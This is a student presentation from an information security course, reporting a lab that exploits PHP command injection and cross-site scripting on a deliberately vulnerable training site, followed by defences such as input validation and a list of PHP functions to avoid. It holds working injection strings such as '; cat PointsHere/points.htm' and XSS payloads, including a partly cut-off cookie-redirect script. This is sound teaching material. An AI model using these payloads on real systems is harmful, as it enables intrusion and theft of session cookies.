Vexing Vulnerabilities in Web Applications

LIS4774 - Information Security
Instructor: Dr. Metcalfe
Team Name: CyberAlligator (Team A)
Team Members: Mehmet Ozmen, Jordan Northup, Joshua France, Adam MacDougall, Joshua Flashman, Matteo van Zwieten, Jamel Douglas, Aiden Talavera

Agenda

- Significance
- Research Environment / Network Topology
- Study Framework
- Analysis and Solutions
- Lessons Learned and Conclusion

Significance in Vulnerabilities

- Identifying and understanding the vulnerabilities of user input that are exploited in systems destroying confidentiality.
    - Attackers using unsecure text queries to enter bash like script to obtain system information.

A Classification of SQL Injection Attacks and Countermeasures

- Addressed the problem of SQL Injection Attacks
- Using SQl Injections through User input is one of the main attacks they talk about through their paper
- This is done to extract or modify data, avoid detection, and bypass authentication

Testing and comparing web vulnerability scanning tools for SQL injection and XSS attacks

- Discussed how widespread vulnerabilities on websites and how attacks can occur
- By testing with multiple scanners then using sample injections on detected vulnerabilities, there is a high success rate of patching most vulnerabilities

Significance in Countermeasures

- Identifying solutions and countermeasures to make it more difficult for threat agents to get information out of systems.
    - Testing our countermeasures, we were able to achieve better system integrity, confidentiality, and availability.


DNS Pharming through PHP Injection: Attack Scenario and Investigation

- Discussed PHP Injection attacks being used on unsanitized input streams
- Suggested mitigation strategies
    - Sanitization of input
    - Reduction of privileges

Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis

- Discussion of Knuth-Morris-Pratt (KMP) string match algorithm’s use in detecting XSS attacks & SQL Injections
    - Uses filter() function to detect malicious code
    - Perl’s taint mode can also be used to track tained data
- Proxies can also be used to analyze all HTTP traffic and filter malicious data


Network Topology / Research Environment


Ubuntu VM (192.168.72. 42-49)
iSchool Server
Apache Web Server
Paloalto Firewall (192.168.72. 111-112)
Our Team
Potential Malicious Users (192.168.69.420)
Windows VM (192.168.72. 50-56)
Internet

Study Framework: Injection

Part A consisted of setting up a web application server of an unsecure website that has an attack vector of injection. Specifically PHP injection was the main focal point of Part A. Command line code could be injected into a text query box to take advantage of vulnerabilities allowing for loss of confidentiality, availability, and integrity within the system. This compromises both the server itself and the users. The goal was to identify the threat and with any luck find a solution or at least mitigate it.


Injecting into a query box



Super In Security
This product is a host application to be installed on your computer. It has latest viruses in it that rip your file system apart and give you a torrid time.
Crazily In Security
This product is a web based application that basically revamps the permission on your web application files and fills them with extremely in secure CGI Scripts.
Total In Security
Nothing can be more devastating for your network than installing this product. It gives hackers, total access to your routers, and other sensitive machines. A must install for every one!! Buy now!!
More Information
Each tool has a list of source files and description files. Select a tool and the list of files will be displayed. For content in a file in the list, enter the filename in the text box as well.

SuperInSec ; ls Submit Query

Confidentiality compromised



The results:


The files in the tool are: Blue hills.jpg _vti_cnf descr.htm PointsHere _borders _derived _fpclass _overlay _private _themes _vti_cnf _vti_pvt extremeinsecure feedback.htm feedback_submitted.htm images index.htm index.html news.htm process.php products products.htm products_files search.htm search_results.htm services.htm toc.htm

NOTE: You are in the right direction. process.php was the script that was executed to print this page. You should now go back to the Products page, and enter commands separated by semi-colon (;) or pipeline (|). You will see that it works just like a shell. For example, test it by typing " ; date" and it will print today's date and time information. Type "; ls" to list the folders and files in the current directory. You should find a folder, PointsHere. Type " ; ls PointsHere" and you will find a points.htm file. The last step is to print the contents of this file on the screen. So type " ; cat PointsHere/points.htm" in the text box in the Products page and you will reach your destination. Good luck.

Study Framework: Cross Site Scripting


Part B consisted of creating and executing a server environment that was susceptible to cross site scripting attacks. The goal behind this was to try to execute a cross site scripting attack on the server. Then analyze the problem through the use of ingenuity and other assisted tools. This was to try to coax out an solution to cross site scripting being a vulnerability within the server.

Stored XSS Attack



There are stored and reflected XSS attacks. The figure above is a stored XSS attack which is persistent in the system.

XSS popup executed



```
192.168.72.45/XSS/setgetcookie.htm?username=<script>document.location.replace('http://XSS/ste
```

This is an innocent web page that lets a user set a cookie for the session and also to view the cookie

Welcome back

pt>alert('XSS')</script>

Enter your passwd


192.168.72.45

Cookie -- <script>alert('XSS')</script>

Analysis and Solutions

To build our analysis, we ran manual and automatic web application security scanners. We were able to identify multiple command injection vulnerabilities through faulty PHP codes, XSS vulnerabilities as well as path traversal and file injection vulnerabilities.

Most of these vulnerabilities were due to using file system calls and unsanitized user inputs. To be secure, file system calls should not be used when taking input from a user. Every time user input is taken into the application, input validation should be put in place to make code viable and more secured.



Super In Security
This product is a host application to be installed on your computer. It has latest viruses in it that rip your file system apart and give you a terrid time.
Crazily In Security
This product is a web based application that basically revamps the permission on your web application files and fills them with extremely in secure CGI Scripts.
Total In Security
Nothing can be more devastating for your network than installing this product. It gives hackers, total access to your routers, and other sensitive machines. A must install for every one!! Buy now!!
More Information
Each tool has a list of source files and description files. Select a tool and the list of files will be displayed. For content in a file in the list, enter the filename in the text box as well.

Send mail to [illegible] with questions or comments about this web site.
Copyright © 2005 Extreme In Secure Inc.
Last modified: [illegible]

Analysis and Solutions

Input Validation: recognizing malicious code by checking input against a set of criteria

Can be a…

Blacklist: input is checked against a set of illegal inputs, and discarded if it matches

Whitelist: only allows input that is checked against criteria that is known to be clean

Input Sanitization: 'cleaning' inputs of malicious code by removing any illegal characters while preserving the original content

Escaping Metacharacters: identifying and telling the code interpreter to ignore any characters that have a special meaning in the code while keeping the output to the user the same

PHP functions to avoid when taking user input:

- system()
- passthru()
- show_source()
- exec()
- shell_exec()
- proc_open()
- popen()
- curl_exec()
- curl_multi_exec()
- parse_ini_file()

Lesson Learned, Conclusions, and Future Work

PHP injections and cross-site scripting attacks are very common amongst the known network strafes. They are quite easy to understand, but are immensely grueling to successfully defend against.

After the analysis of the network topology, it was concluded how threats could initially gain access to a network. Through the use of a vulnerability scanner, our team was able to point out multiple solutions to combat the vulnerabilities, reduce overall damage, and prevent them from happening in the first place.

Future work could be done to increase the effectiveness of the already known security measures, or begin the development of defensive systems that are more accurate and are almost impenetrable.